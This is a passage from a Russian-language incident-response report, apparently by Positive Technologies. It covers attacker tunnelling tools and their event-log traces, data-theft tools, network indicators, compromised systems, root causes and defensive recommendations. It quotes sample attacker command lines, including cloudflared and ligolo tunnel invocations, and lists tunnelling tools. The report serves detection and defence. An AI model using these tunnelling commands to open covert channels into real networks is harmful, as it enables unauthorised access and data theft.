А вот так может выглядеть событие успешного входа с использованием сетевого туннеля (обратите внимание на имя узла, с которого происходит подключение, тут оно дополнительно бросается в глаза, но нередко для выявления туннеля достаточно сравнить IP-адрес узла-источника с его известным FQDN: если в событии присутствует другое имя узла в поле WorkStationName – это повод задуматься):

Где смотреть

```
C:\Windows\System32\winevt\Logs\Security.evtx
```

Что смотреть

Provider

```
Microsoft-Windows-Security-Auditing
```

EventID

```
4624
```

Ключевая информация

```
 ...
«IpAddress»: «[IP]»,
 ...
«TargetDomainName»: «[DOMAIN]»,
 ...
«TargetUserName»: «[USER]»,
«TargetUserSid»: «[SID]»,
 ...
«WorkstationName»: «kali»
 ...
```

Помимо описанных gsocket и Ngrok, в пятерку наиболее популярных инструментов для туннелирования трафика входят LocalToNet (выявлен в **15%** случаев), PuTTY (**12%**) и Chisel (**12%**). Полный список инструментов для туннелирования трафика, выявленных в ходе работ на проектах, представлен в таблице 5.

Часто злоумышленники создают несколько туннелей, используя разные инструменты, чтобы сохранить доступ при обнаружении и закрытии одного из каналов доступа.

Таблица 5. Инструменты, использованные для туннелирования трафика

Chisel	Resocks
Cloudflare Argo Tunnel	Revsocks
frp	suo5
gsocket	Tailscale
ligolo	PuTTY
LocaltoNet	qsocket
Ngrok	VNT
reGeorg	

Пример использования общедоступной утилиты Cloudflare Argo Tunnel:


```
C:\Windows\System32\winevt\Logs\System.evtx
```

Provider

```
Service Control Manager
```

EventID

```
7045
```

Ключевая информация

```
 ...
«ImagePath»: «c:\\windows\\system32\\cloudflared.exe
tunnel run --token [TOKEN]»
 ...
```

Пример использования общедоступной утилиты ligolo:


```
/proc/[PID]/cmdline
```


```
./Postgre -connect [IP]:443 -retry -ignore-cert
```

Сбор информации

В контексте сбора данных злоумышленников интересуют выгрузки из БД, создание их резервных копий (HeidiSQL, pgdump, pgAdmin, SQL Plus), побайтовое копирование данных с дисков (RawCopy), копирование заблокированных на «живой» системе файлов (ShadowSpawn) потенциально в целях извлечения аутентификационных данных, а также извлечение данных из резервных копий Veeam (Veeam Backup Extract).


Кроме того, мы продолжаем фиксировать случаи получения злоумышленниками содержимого директории tdata, что позволяет заходить в аккаунт Telegram, если на нем не стоит пароль двухэтапной аутентификации. Более подробно с темой можно ознакомиться в нашем Telegram-канале, а с конкретными рекомендациями — в нашем блоге на Хабре.

Результаты анализа сетевых индикаторов

По итогам анализа сетевых индикаторов мы собрали статистику по наиболее используемым ASN и их географии и составили топ VPN-сервисов, применяемых злоумышленниками (рисунок 17). К числу наиболее часто встречающихся ASN относятся AS15440 UAB Baltnetos komunikacijos и AS9009 M247 Europe SRL, а в топ VPN-сервисов вошли Mullvad и Proton VPN.

Высокая доля российских IP в выборке ниже по-прежнему обусловлена тем, что многие организации блокируют заграничные IP и атакующие, как следствие, арендуют адреса в российских дата-центрах.

Рисунок 17. Данные по сетевым индикаторам компрометации



На что еще обратить внимание

Основываясь на опыте последних расследований, мы выделили набор директорий, где чаще всего размещались инструменты злоумышленников. Для устройств под управлением Linux это преимущественно директории, в которых обычно находятся и легитимные исполняемые файлы. Однако директории, перечисленные в нашем прошлом исследовании, также могут быть использованы злоумышленниками.

Рисунок 18. На что обратить внимание в Linux

- `/usr/bin`
- `/usr/lib/systemd/system`
- `/usr/sbin`
- `/lib/systemd/system`
- `/tmp`
- `/etc/systemd/system/multi-user.target.wants`
- `/etc`
- `/usr/lib/systemd`
- `/etc/systemd/system`
- `/bin`
- `/sbin`
- `/lib64`

Для устройств под управлением Windows это преимущественно системные директории.

Рисунок 19. На что обратить внимание в Windows

- `C:\Users\Public`
- `C:\ProgramData`
- `C:\Windows`
- `C:\Windows\Temp`
- `C:\Windows\System32\Tasks`
- `C:\Temp`
- `C:\Windows\System32`
- `C:\Windows\System32\Microsoft`
- `C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth`
- `C:\Users`

Последствия атак

По сравнению с предыдущим отчетным периодом доля проектов, в которых инцидент привел к нарушению внутренних бизнес-процессов, увеличилась с **50%** до **55%**. Под нарушением бизнес-процессов мы понимаем невозможность работы в результате полного или частичного шифрования части инфраструктуры, недоступности критически значимого сервиса.

В ходе каждого четвертого проекта (**25%**) были выявлены следы выгрузки конфиденциальной информации.

Наиболее разрушительной атакой за наблюдаемый период стала операция группировки OldGremlin, которая сумела зашифровать большую часть географически распределенной инфраструктуры, парализовав работу заказчика на несколько рабочих дней. Так как зашифрованы были почти все хосты инфраструктуры, одним из основных источников информации выступили восстановленные с зашифрованных виртуальных дисков данные.

Рисунок 20. Последствия атак злоумышленников (доля проектов)

По мере продвижения по инфраструктуре в каждой пятой компании (21%) злоумышленники скомпрометировали как минимум один контроллер домена. Получив доступ к контроллеру домена, злоумышленники могут развивать атаку, например распространять вредоносное ПО на узлы при помощи глобальных политик Windows или получить аутентификационные данные для всех пользователей домена.

Кроме того, злоумышленников интересуют внутренние информационные системы — базы данных, внутренние порталы, справочные системы. Доля компрометации таких систем составила 19%.

На этапе продвижения по сети атакующих также интересуют серверы централизованного управления СЗИ (11%). Они обладают широкой видимостью сети, имеют привилегированные учетные записи и поэтому зачастую используются злоумышленниками, например для массового распространения и запуска шифровальщиков. В равной степени (11%) злоумышленников интересуют системы виртуализации, управляя которыми можно удалить имеющиеся виртуальные машины, а также почтовые серверы почтовые серверы Microsoft Exchange.




Рисунок 21. Системы, которые удалось скомпрометировать злоумышленникам по мере продвижения в инфраструктуре (доля компаний)

Атакующие активно скрывают следы, а часть артефактов может быть утрачена из-за ротации логов или перезагрузки узлов. Поэтому не всегда удается точно назвать число затронутых систем. В среднем в половине случаев (**55%**) компрометация охватывает менее десяти узлов и менее пяти учетных записей. Однако при взломе контроллера домена или УЗ администратора домена под угрозой оказываются все соответствующие пользователи.




Рисунок 22. Распределение проектов по числу затронутых узлов





Рисунок 23. Распределение проектов по числу скомпрометированных учетных записей

Как и прежде, чаще всего злоумышленники атаковали узлы под управлением Windows. Мы также видим, что в достаточно большой части атак злоумышленникам приходилось работать в гибридных инфраструктурах, в которых есть как узлы под управлением Windows, так и узлы под управлением различных ОС семейства Linux.

Кроме того, мы отмечаем увеличение случаев компрометации ОС сетевого оборудования, в частности Cisco IOS. В одном из случаев исходным вектором проникновения в компанию послужили сетевые устройства Juniper (включая эксплуатацию CVE-2023-36845), после чего злоумышленники продвинулись по сегментам сети, скомпрометировав серверы «1С» и VMWare ESXi.

За прошедший отчетный период мы отмечаем рост числа запросов на исследование мобильных устройств. Наиболее популярными были запросы на исследование образцов банковских троянов на Android, распространяемых в Telegram в виде файлов CBO-Information.apk, Видео.apk, Фото.apk. Было установлено, что файлы относятся к ВПО, детектируемому как Mamont.

Рисунок 24. Распределение ОС (по затронутым узлам, выявленным в процессе расследований)




Причины инцидентов

Почти в каждом четвертом проекте (**26%**) мы наблюдали недостаточную сегментацию сети инфраструктуры заказчика. К наиболее частым причинам инцидентов мы также относим использование устаревших версий ОС и ПО, в частности на узлах сетевого периметра, и отсутствие выстроенного процесса их обновления (**25%**).

В **23%** проектов успеху атакующих способствовало отсутствие двухфакторной аутентификации на узлах. Важно отметить, что в некоторых случаях двухфакторная аутентификация могла бы усложнить атаку через организацию подрядчика и увеличить вероятность обнаружения атаки на ранних этапах.

В **21%** случаев мы отмечали отсутствие или недостаточно эффективную настройку антивирусных СЗИ.

Рисунок 25. Основные недостатки механизмов защиты, ставшие причинами успешных атак (доля проектов)



Как не стать жертвой

В нашем прошлом отчете мы уже делились рекомендациями по предотвращению и снижению количества инцидентов кибербезопасности. Как показывает практика, эти рекомендации продолжают оставаться актуальными. Наш анализ актуальных угроз показывает ежегодный рост активности атак и, как следствие, увеличение числа проектов по расследованию и ретроспективному анализу. Практика демонстрирует: многие инциденты можно было предотвратить или остановить раньше, если бы были соблюдены базовые принципы кибербезопасности.

В первую очередь мы рекомендуем провести инвентаризацию инфраструктуры и IT-процессов и расставить приоритеты в соответствии с рисками — от локального инцидента до потери контроля над всей системой. Максимальное внимание следует уделять узлам с наибольшим потенциалом ущерба, например серверам с централизованными системами управления инфраструктурой, доменным контроллерам и иным критически значимым ресурсам. Для таких систем необходим усиленный контроль доступа, регулярное обновление, мониторинг и резервирование, так как их компрометация оказывает наибольшее влияние на организацию.

Наши основные рекомендации

Использовать актуальные версии ОС и прикладных программ (в том числе СЗИ), выстроить процессы, связанные с управлением уязвимостями и их устранением. Отслеживать трендовые уязвимости на активах и установить SLA по их устранению — 24 часа.

Внедрить двухфакторную аутентификацию для всех публично доступных сервисов (VPN, электронная почта и т. д.), а также для всех административных учетных записей в корпоративной сети.

Сегментировать сеть и ограничить доступ между сегментами в соответствии с вашими бизнес-процессами. Ограничить взаимодействие внутри сегментов с помощью межсетевого экрана на узлах по необходимым портам и сервисам.

Наладить процесс регулярного создания резервных копий критически значимых ресурсов и обеспечить их хранение изолированно от основной инфраструктуры. Придерживаться правила «3-2-1» при организации процесса резервного копирования данных.

Обеспечить защиту конечных точек, в частности уделить больше внимания антивирусной защите. Необходимо, чтобы антивирусные средства защиты были установлены на всех ключевых серверах и рабочих станциях и функционировали в режиме постоянного мониторинга. Кроме того, рекомендуем внедрить антивирусные решения нескольких вендоров, способных обнаруживать скрытое присутствие вредоносных программ и позволяющих выявлять и блокировать вредоносную активность в различных потоках данных: в почтовом, сетевом и веб-трафике, в файловых хранилищах, на веб-порталах.

Регулярно проводить аудит периметра инфраструктуры как на предмет уязвимостей, так и на предмет неиспользуемых общедоступных сервисов.

Не хранить чувствительные данные в открытом виде. При хранении файлов с конфиденциальной информацией рекомендуется использовать зашифрованные разделы или контейнеры, для доступа к которым используются стойкие пароли. Для хранения и использования учетных данных рекомендуется использовать менеджер паролей.


Установить требования к минимальной сложности паролей, исключающие возможность использования словарных комбинаций. Внедрить защиту учетных данных с помощью Credential Guard.

Организовать централизованный сбор и долговременное (не менее 1 года) хранение журналов событий, в том числе журналов контроллеров домена, СЗИ, VPN, DNS и прокси-серверов.

Мы настоятельно советуем использовать современные средства и технологии защиты информации, которые доказали свою эффективность в борьбе с киберпреступниками.

В их числе:

- системы управления информацией и событиями безопасности (security information and event management, SIEM);
- системы поведенческого анализа сетевого трафика (network traffic analysis, NTA);
- межсетевые экраны для глубокой фильтрации трафика (next generation firewall, NGFW);
- средства защиты веб-приложений (web application firewall, WAF);
- изолированные среды для анализа вредоносных объектов (sandbox, песочницы);
- решения для обнаружения и реагирования на события, связанные с вредоносной активностью на конечных узлах (endpoint detection and response, EDR), и их современные расширенные версии (extended detection and response, XDR);
- системы контроля привилегированных учетных записей (privileged access management, PAM).



positive technologies

Чтобы быть в курсе актуальных киберугроз, знать о современных техниках и инструментах злоумышленников, рекомендуем изучать публикации экспертов PT ESC Incident Response, обращать внимание на посты других команд PT ESC в Telegram-канале ESCalator, а также читать наши регулярные аналитические отчеты, посвященные ландшафту киберугроз и трендовым уязвимостям.

Эта информация поможет вам быть на шаг впереди киберпреступников и ускорить реагирование на инциденты.

ESC IR

@ptescalator